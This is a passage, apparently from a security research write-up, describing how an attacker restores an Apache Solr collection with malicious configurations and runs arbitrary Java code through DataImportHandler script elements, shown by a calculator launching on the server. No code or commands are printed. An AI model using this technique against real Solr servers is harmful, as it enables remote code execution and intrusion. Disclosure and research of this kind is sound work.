
If the operation was successful, we will observe the newly created collection which uses our malicious configurations.



Having full access over the configs while they are “RESTORED”, the attacker can use any arbitrary Solr configurations. In this case we will use the configs to insert Java code via scripts elements in the “DataImportHandler” configurations (like in CVE-2019-0193[4]), but other vectors are also possible.



With the malicious collection in place, the attacker is able to execute arbitrary code by pressing the “Execute” button. In this case the code results in a “calculator” popping on the victim’s server.



[4] https://issues.apache.org/jira/browse/SOLR-13669